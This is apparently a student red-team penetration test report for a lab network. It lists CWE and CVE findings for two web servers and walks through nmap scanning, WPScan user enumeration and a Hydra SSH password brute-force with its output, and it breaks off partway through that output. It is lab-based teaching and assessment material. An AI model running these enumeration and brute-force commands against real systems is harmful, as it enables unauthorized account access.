Red Team Penetration Test

Attack of Vulnerable Servers

Thank you for allowing us to present our findings!


Will, Andres, Dante, Emile, John, Jen, Andrew

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
ML-RefVm-684427
IPv4: 192.168.1.1
OS: Windows 10 Pro 1909
HyperVisor / Jumpbox

Kali
IPv4: 192.168.1.90
OS: debian - kali linux distro
Pentest Attack Machine

Target1
IPv4: 192.168.1.110
OS: Debian Linux
Web Server

Target2
IPv4: 192.168.1.115
OS: Debian Linux
Web Server

Server1
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Capstone server

ELK
IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
SIEM server (log and system monitor)

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-200	Exposure of sensitive Information to an unauthorized actor	Allowing sensitive information to be compromised so easily can result in a breach that can have significant affects on your business
CWE-521	Weak Password Requirements	Not enforcing a password policy allows users to choose passwords that they can easily remember which are not typically secure.
CWE-284	The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.	A user is able to execute elevated commands when they were not preauthorized to do so
CWE-98	An improper control of filename for include or require statement in PHP allows a LFI allowing remote attackers to execute arbitrary code	An attacker can execute commands on the web server remotely allowing them to further compromise the target.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
CWE-200 Exposure of sensitive Information to an unauthorized actor	The product exposes sensitive Information to an actor that is not explicitly authorized to have access	Allowing sensitive information to be compromised so easily can result in a breach that can have significant effects on your business
CWE-548 Exposure of information through directory browsing	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers	Allowing an bad actor to obtain more information about your server could allow them to further their attack
CVE-2016-10033 Remote Code Execution Vulnerability in PHPMailer	PHPMailer allows extra parameters in the mail command and consequently executes arbitrary code	An attacker can execute commands on the web server remotely allowing them to further compromise the target.

Exploits Used

TARGET 1


CWE-200 - Exposure of sensitive information to unauthorized actor

- Using nmap, we were able to determine that this server was running Apache 2.4.1. We then scanned through the web site that was hosted on that server and found sensitive information in clear text in the source of web page. To do this, we utilized Google Chrome's View Page Source tool.

  nmap -sS -sV 192.168.1.110

- The information found in the service.html was :


  flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}



```
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/po
```

CWE-521 - Weak Password Requirements


- Using WPScan tool, we were able to uncover two user accounts on the web server.



```
[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
```


CWE-521 - Weak password requirements continued..

- Using Hydra, we were able to uncover the password for user michael. However, had we guessed at the password, we would have uncovered it rather quickly: **michael**



```
root@Kali:~# hydra -v -f -l michael -P /usr/share/wordlists/rockyou.
txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in militar
y or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-
02-16 15:18:55
[WARNING] Many SSH configurations limit the number of parallel tasks
, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login t
ries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
